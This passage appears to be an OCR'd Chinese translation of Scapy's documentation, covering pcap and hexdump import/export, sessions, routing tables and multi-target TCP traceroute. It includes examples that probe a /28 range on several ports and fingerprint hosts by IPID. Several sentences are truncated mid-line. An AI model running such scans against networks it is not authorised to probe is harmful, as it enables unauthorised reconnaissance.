RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
```

导入和导出数据

PCAP

通常可以将数据包保存为pcap文件以备后用，或者是供其他的应用程序使用：

```
>>> wrpcap("temp.cap",pkts)
```

还原之前保存的pcap文件：

```
>>> pkts = rdpcap("temp.cap")
```

或者

```
>>> pkts = rdpcap("temp.cap")
```

Hexdump

Scapy允许你以不同的十六进制格式输出编码的数据包。

使用 `hexdump()` 函数会以经典的hexdump格式输出数据包：

```
>>> hexdump(pkt)
0000   00 50 56 FC CE 50 00 0C  29 2B 53 19 08 00 45 00   .PV..P..)+S...E.
0010   00 54 00 00 40 00 40 01  5A 7C C0 A8 19 82 04 02   .T..@.@.Z|......
0020   02 01 08 00 9C 90 5A 61  00 01 E6 DA 70 49 B6 E5   ......Za....pI..
0030   08 00 08 09 0A 0B 0C 0D  0E 0F 10 11 12 13 14 15   ................
0040   16 17 18 19 1A 1B 1C 1D  1E 1F 20 21 22 23 24 25   .......... !"#$%
```

```
0050   26 27 28 29 2A 2B 2C 2D  2E 2F 30 31 32 33 34 35   &'()*+,-./012345
0060   36 37                                             67
```

使用`import_hexcap()`函数可以将以上的hexdump重新导入到Scapy中：

```
>>> pkt_hex = Ether(import_hexcap())
0000   00 50 56 FC CE 50 00 0C  29 2B 53 19 08 00 45 00   .PV..P..)+S...E.
0010   00 54 00 00 40 00 40 01  5A 7C C0 A8 19 82 04 02   .T..@.@.Z|......
0020   02 01 08 00 9C 90 5A 61  00 01 E6 DA 70 49 B6 E5   ......Za....pI..
0030   08 00 08 09 0A 0B 0C 0D  0E 0F 10 11 12 13 14 15   ................
0040   16 17 18 19 1A 1B 1C 1D  1E 1F 20 21 22 23 24 25   .......... !"#$%
0050   26 27 28 29 2A 2B 2C 2D  2E 2F 30 31 32 33 34 35   &'()*+,-./012345
0060   36 37                                             67
>>> pkt_hex
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
```

Hex string

使用`str()`函数可以将整个数据包转换成十六进制字符串：

```
>>> pkts = sniff(count = 1)
>>> pkt = pkts[0]
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
>>> pkt_str = str(pkt)
>>> pkt_str
'\x00PV\xfc\xceP\x00\x0c)+S\x19\x08\x00E\x00\x00T\x00\x00@\x00@\x01Z|\xc0\xa8
\x19\x82\x04\x02\x02\x01\x08\x00\x9c\x90Za\x00\x01\xe6\xdapI\xb6\xe5\x08\x00
\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b
\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

通过选择合适的起始层（例如`Ether()`），我们可以重新导入十六进制字符串。

```
>>> new_pkt = Ether(pkt_str)
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
```

Base64

使用`export_object()`函数，Scapy可以数据包转换成base64编码的Python数据结构：

```
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567' |>>>>
>>> export_object(pkt)
eNplVwd4FNcRPt2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uzRUiYtcEGG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+1rA78qdzbfTP/lDfzz7tD4WwmU1C0YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWTbFvb0O/u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4xZxq5pUx1aS6
...
```

使用`import_object()`函数，可以将以上输出重新导入到Scapy中：

```
>>> new_pkt = import_object()
eNplVwd4FNcRPt2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uzRUiYtcEGG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+1rA78qdzbfTP/lDfzz7tD4WwmU1C0YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWTbFvb0O/u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4xZxq5pUx1aS6
...
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-request code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567' |>>>>
```

Sessions

最后可以使用`save_session()`函数来保存所有的session变量：

```
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex', 'pkt_str', 'pkts']
>>> save_session("session.scapy")
```

使用`load_session()`函数，在下一次你启动Scapy的时候你就能加载保存的session：

```
>>> dir()
['__builtins__', 'conf']
>>> load_session("session.scapy")
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_hex', 'pkt_str', 'pkts']
```

Making tables

现在我们来演示一下`make_table()`函数的功能。该函数的需要一个列表和另一个函数（返回包含三个元素的元组）作为参数。第一个元素是表
第三个原始则是坐标(x,y)对应的值，其返回结果为一个表格。这个函数有两个变种，`make_lined_table()`和`make_tex_table()`来复制/粘贴到你
果对象的方法：

在这里，我们可以看到一个多机并行的traceroute（Scapy的已经有一个多TCP路由跟踪功能，待会儿可以看到）：

```
>>> ans,unans=sr(IP(dst="www.test.fr/30", ttl=(1,6))/TCP())
Received 49 packets, got 24 answers, remaining 0 packets
>>> ans.make_table( lambda (s,r): (s.dst, s.ttl, r.src) )
  216.15.189.192  216.15.189.193  216.15.189.194  216.15.189.195
1 192.168.8.1     192.168.8.1     192.168.8.1     192.168.8.1
2 81.57.239.254   81.57.239.254   81.57.239.254   81.57.239.254
3 213.228.4.254   213.228.4.254   213.228.4.254   213.228.4.254
4 213.228.3.3     213.228.3.3     213.228.3.3     213.228.3.3
5 193.251.254.1   193.251.251.69  193.251.254.1   193.251.251.69
6 193.251.241.174 193.251.241.178 193.251.241.174 193.251.241.178
```

这里有个更复杂的例子：从他们的IPID字段中识别主机。我们可以看到172.20.80.200只有22端口做出了应答，而172.20.80.201则对所有的端口
应答，但对其他端口都有应答。

```
>>> ans,unans=sr(IP(dst="172.20.80.192/28")/TCP(dport=[20,21,22,25,53,80]))
Received 142 packets, got 25 answers, remaining 71 packets
>>> ans.make_table(lambda (s,r): (s.dst, s.dport, r.sprintf("%IP.id%")))
   172.20.80.196 172.20.80.197 172.20.80.198 172.20.80.200 172.20.80.201
20 0             4203          7021          -             11562
21 0             4204          7022          -             11563
22 0             4205          7023          11561         11564
25 0             0             7024          -             11565
53 0             4207          7025          -             11566
80 0             4028          7026          -             11567
```

你在使用TTL和显示接收到的TTL等情况下，它可以很轻松地帮你识别网络拓扑结构。

Routing


现在Scapy有自己的路由表了，所以将你的数据包以不同于操作系统的方式路由：

```
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.1     eth0
>>> conf.route.delt(net="0.0.0.0/0",gw="192.168.8.1")
>>> conf.route.add(net="0.0.0.0/0",gw="192.168.8.254")
>>> conf.route.add(host="192.168.1.1",gw="192.168.8.1")
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.254   eth0
192.168.1.1     255.255.255.255 192.168.8.1     eth0
>>> conf.route.resync()
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.1     eth0
```

Gnuplot

我们可以很容易地将收集起来的数据绘制成Gnuplot。（请确保你已经安装了Gnuplot-py和Gnuplot）例如，我们可以通过观察图案知道负载平

```
>>> a,b=sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]*1000))
>>> a.plot(lambda x:x[1].id)
<Gnuplot._Gnuplot.Gnuplot instance at 0xb7d6a74c>
```



TCP traceroute (2)

Scapy也有强大的TCP traceroute功能。并不像其他traceroute程序那样，需要等待每个节点的回应才去下一个节点，scapy会在同一时间发送所
止（所以就有maxttl参数），其巨大的优点就是，只用了不到3秒，就可以得到多目标的traceroute结果：

```
>>> traceroute(["www.yahoo.com","www.altavista.com","www.wisenut.com","www.copernic.com"],maxttl=20)
Received 80 packets, got 80 answers, remaining 0 packets
   193.45.10.88:80    216.109.118.79:80  64.241.242.243:80  66.94.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.168.8.1
2  82.243.5.254       82.243.5.254       82.243.5.254       82.243.5.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.228.4.254
4  212.27.50.46       212.27.50.46       212.27.50.46       212.27.50.46
5  212.27.50.37       212.27.50.41       212.27.50.37       212.27.50.41
```

```
6  212.27.50.34       212.27.50.34       213.228.3.234      193.251.251.69
7  213.248.71.141     217.118.239.149    208.184.231.214    193.251.241.178
8  213.248.65.81      217.118.224.44     64.125.31.129      193.251.242.98
9  213.248.70.14      213.206.129.85     64.125.31.186      193.251.243.89
10 193.45.10.88    SA 213.206.128.160    64.125.29.122      193.251.254.126
11 193.45.10.88    SA 206.24.169.41      64.125.28.70       216.115.97.178
12 193.45.10.88    SA 206.24.226.99      64.125.28.209      66.218.64.146
13 193.45.10.88    SA 206.24.227.106     64.125.29.45       66.218.82.230
14 193.45.10.88    SA 216.109.74.30      64.125.31.214      66.94.229.254   SA
15 193.45.10.88    SA 216.109.120.149    64.124.229.109     66.94.229.254   SA
16 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254   SA
17 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254   SA
18 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254   SA
19 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254   SA
20 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.94.229.254   SA
(<Traceroute: UDP:0 TCP:28 ICMP:52 Other:0>, <Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
```

最后一行实际上是该函数的返回结果：traceroute返回一个对象和无应答数据包列表。traceroute返回的是一个经典返回对象更加特殊的版本（
后用，或者是进行一些例如检查填充的更深层次的观察：

```
>>> result,unans=_
>>> result.show()
   193.45.10.88:80    216.109.118.79:80  64.241.242.243:80  66.94.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.168.8.1
2  82.251.4.254       82.251.4.254       82.251.4.254       82.251.4.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.228.4.254
[...]
>>> result.filter(lambda x: Padding in x[1])
```


和其他返回对象一样，traceroute对象也可以相加：

```
>>> r2,unans=traceroute(["www.voila.com"],maxttl=20)
Received 19 packets, got 19 answers, remaining 1 packets
   195.101.94.25:80
1  192.168.8.1
2  82.251.4.254
3  213.228.4.254
4  212.27.50.169
5  212.27.50.162
6  193.252.161.97
7  193.252.103.86
8  193.252.103.77
9  193.252.101.1
10 193.252.227.245
12 195.101.94.25   SA
13 195.101.94.25   SA
14 195.101.94.25   SA
15 195.101.94.25   SA
16 195.101.94.25   SA
17 195.101.94.25   SA
18 195.101.94.25   SA
19 195.101.94.25   SA
20 195.101.94.25   SA
>>>
>>> r3=result+r2
>>> r3.show()
   195.101.94.25:80   212.23.37.13:80    216.109.118.72:80  64.241.242.243:80  66.94.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.168.8.1        192.168.8.1
2  82.251.4.254       82.251.4.254       82.251.4.254       82.251.4.254       82.251.4.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.228.4.254      213.228.4.254
4  212.27.50.169      212.27.50.169      212.27.50.46       -                  212.27.50.46
5  212.27.50.162      212.27.50.162      212.27.50.37       212.27.50.41       212.27.50.37
6  193.252.161.97     194.68.129.168     212.27.50.34       213.228.3.234      193.251.251.69
7  193.252.103.86     212.23.42.33       217.118.239.185    208.184.231.214    193.251.241.178
8  193.252.103.77     212.23.42.6        217.118.224.44     64.125.31.129      193.251.242.98
9  193.252.101.1      212.23.37.13    SA 213.206.129.85     64.125.31.186      193.251.243.89
10 193.252.227.245    212.23.37.13    SA 213.206.128.160    64.125.29.122      193.251.254.126
11 -                  212.23.37.13    SA 206.24.169.41      64.125.28.70       216.115.97.178
12 195.101.94.25   SA 212.23.37.13    SA 206.24.226.100     64.125.28.209      216.115.101.46
13 195.101.94.25   SA 212.23.37.13    SA 206.24.238.166     64.125.29.45       66.218.82.234
14 195.101.94.25   SA 212.23.37.13    SA 216.109.74.30      64.125.31.214      66.94.229.254   SA
15 195.101.94.25   SA 212.23.37.13    SA 216.109.120.151    64.124.229.109     66.94.229.254   SA
16 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243  SA 66.94.229.254   SA
17 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243  SA 66.94.229.254   SA
18 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243  SA 66.94.229.254   SA
```

```
19 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243  SA 66.94.229.254   SA
20 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243  SA 66.94.229.254   SA
```


Traceroute返回对象有一个非常实用的功能：他们会将得到的所有路线做成一个有向图，并用AS组织路线。你需要安装graphviz。在默认情况下


```
>>> res,unans = traceroute(["www.microsoft.com","www.cisco.com","www.yahoo.com","www.wanadoo.fr","www.pacsec.com"],dport=[80,443],ma
Received 190 packets, got 190 answers, remaining 10 packets
   193.252.122.103:443 193.252.122.103:80 198.133.219.25:443 198.133.219.25:80  207.46...
